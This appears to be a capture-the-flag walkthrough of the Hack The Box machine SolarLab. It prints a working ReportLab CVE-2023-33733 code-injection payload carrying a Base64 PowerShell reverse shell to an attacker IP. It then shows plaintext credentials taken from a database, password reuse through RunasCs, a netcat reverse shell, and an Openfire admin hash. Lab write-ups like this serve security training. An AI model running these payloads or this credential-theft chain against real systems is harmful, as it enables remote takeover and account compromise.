Training Type:
Cybersecurity Awareness

Justification:


Upload Signature:

Browse... No file selected.

0/300 characters

Generate PDF

After filling in the form, clicking on **Generate PDF** will create a PDF file as such:


Travel Approval Form

Time Interval:
2024-05-01 to 2024-05-31


Data Field:
test

Justification:
test

This document attests to the accuracy of the provided information, and by signing, the undersigned acknowledges and assumes responsibility for the veracity of the information herein.

Let's download the PDF and see what platform the website is using to generate PDF:

```
exiftool output.pdf
```




```
┌──(yoon㉿kali)-[~/Downloads]
└─$ exiftool output.pdf | grep Producer
Producer                        : ReportLab PDF Library - www.reportlab.com
```

report.solarlab.htb is using **ReportLab** for geerating PDFs.

ReportLab RCE

Goolging for ReportLab vulnerability, it seems that there's an RCE vulnerability for it:



Overview

reportlab is a Python library for generating PDFs and graphics.


Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to insufficient checks in the 'rl_safe_eval' function. Attackers can inject malicious code into an HTML file that will later be converted to PDF using software that relies on the ReportLab library. To exploit the vulnerability, the entire malicious code must be executed with `eval` in a single expression.

CVE-2023-33733 will allow us to exploit RCE.

We can use the following payload to execute commands on the target:

```
<para>
              <font color="[ [ getattr(pow,Word('__globals__'))
['os'].system('commands_to_execute') for Word in [orgTypeFun('Word',
(str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__':
lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x,
'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
'__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in
[type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>""", content)
build_document(doc, content)
```


In order to spawn a reverse shell, let's use revshells.com and generate powershell reverse shell payload encoded with Base64:



```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AH
MAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBl
AG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAzACIALAAxADMAMwA3ACkAOw
AkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQA
cgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9AC
AAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABp
ACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALA
AgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUA
IAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAH
QAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAu
AEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbg
BnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEA
```


Now, let's intercept any of the **Generate PDF** request through Burp Suite.

We will modifying the part where we indicate **training_request**:




```
-----------------------------293475043526683084554076357822
Content-Disposition: form-data; name="training_request"

Cybersecurity Awareness
```

Now let's copy paste the payload from revshell.com as such:



```
-----------------------------29347504352668308455407635782
Content-Disposition: form-data; name="training_request"

<para>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUA
BDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAzACIALAAxADMAMwA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBu
AHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7AD
AAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQA
ZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQ
BwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBn
ACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxAC
AAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAA
UwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALg
BlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdABy
AGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAH
QAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==') for Word in
[orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x:
self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated',
self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>""", content)
build_document(doc, content)
```


Forwarding the request, we get reverse shell connection on our netcat listener as Blake:



```
┌──(yoon㉿kali)-[~/Downloads]
└─$ sudo rlwrap nc -lvnp 1337
[sudo] password for yoon:
listening on [any] 1337 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.16] 61944
whoami
solarlab\blake
PS C:\Users\blake\Documents\app>
```

Privesc: blake to openfire


`net users` command shows a user **openfire**.



```
PS C:\Users> net users

User accounts for \\SOLARLAB

-------------------------------------------------------------------------------
Administrator            blake                    DefaultAccount
Guest                    openfire                 WDAGUtilityAccount
The command completed successfully.
```

This is interesting. We might need to escalate into openfire user before Administrator.


Looking around **blake**'s home directory, there's a interesting file named **users.db**:



```
PS C:\Users\Blake\Documents\app\instance> dir


    Directory: C:\Users\Blake\Documents\app\instance


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----          5/2/2024  12:30 PM          12288 users.db
```

users.db reveals bunch of potential credentials:

Username	Password
alexanderk	HotP!fireguard
claudias	007poiuytrewq
blakeb	ThisCanB3typedeasily1@




```
PS C:\Users\Blake\Documents\app\instance> type users.db
SQLite format 3@  .j?
?!!??+?9tableuseruserCREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(50) NOT NULL,
        password VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
)';indexsqlite_autoindex_user_1user
????!)alexanderkHotP!fireguard'claudias007poiuytrewq 9blakebThisCanB3typedeasil
y1@
????!alexanderk
               claudias         blakeb
```

RunasCs.exe

RunasCs.exe helps different users to run commands as the specified user.


Let's upload **RunasCs.exe** to the target using the command `impacket-smbserver share -smb2support $(pwd)` and `copy \\10.10.14.13\share\RunasCs.exe .`:



```
PS C:\Users\Blake\Downloads> copy \\10.10.14.13\share\RunasCs.exe .
PS C:\Users\Blake\Downloads> dir


    Directory: C:\Users\Blake\Downloads


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         5/21/2024   9:39 AM          52224 RunasCs.exe
```


One of passwords found from **users.db** was being reused for user **openfire** and we can execute commands as user openfire using RunaCs.exe:

`.\RunasCs.exe openfire HotP!fireguard "whoami"`




```
PS C:\tmp> .\RunasCs.exe openfire HotP!fireguard "whoami"
[*] Warning: The logon for user 'openfire' is limited. Use the flag combination
 --bypass-uac and --logon-type '5' to obtain a more privileged token.

solarlab\openfire
```

Now, in order to spawn reverse shell as **openfire**, let's upload **nc.exe**:



```
PS C:\Users\Blake\Downloads> copy \\10.10.14.13\share\nc.exe .
PS C:\Users\Blake\Downloads> dir


    Directory: C:\Users\Blake\Downloads


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         4/21/2023  10:07 AM          28160 nc.exe

-a----         5/21/2024   9:39 AM          52224 RunasCs.exe
```


Running `.\RunasCs.exe openfire HotP!fireguard "C:\tmp\nc.exe 10.10.14.13 1234 -e powershell"`, we get a reverse shell as openfire on our netcat listener:



```
┌──(yoon㉿kali)-[~/Downloads]
└─$ sudo rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.16] 61978
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
solarlab\openfire
```

Privesc: openfire to administrator


In `C:\Progra Files\Openfire`, there's a directory named **embedded-db**:



```
    Directory: C:\Program Files\Openfire


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

d-----        11/17/2023   2:11 PM                .install4j

d-----        11/17/2023   2:11 PM                bin

d-----         5/20/2024   8:33 PM                conf

d-----        11/17/2023   2:11 PM                documentation

d-----         5/20/2024   8:33 PM                embedded-db
```


Inside **embedded-db**, there's **openfire.script**, and it contains encrypted password along with the decryption key.

Below is the part where it contains the encrypted password:



```
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns
5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e181
77c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442'
,'Administrator','admin@solarlab.htb','001700223740785','0')
INSERT INTO OFUSERPROP VALUES('admin','console.rows_per_page','/session-summary.jsp=2
5')
```

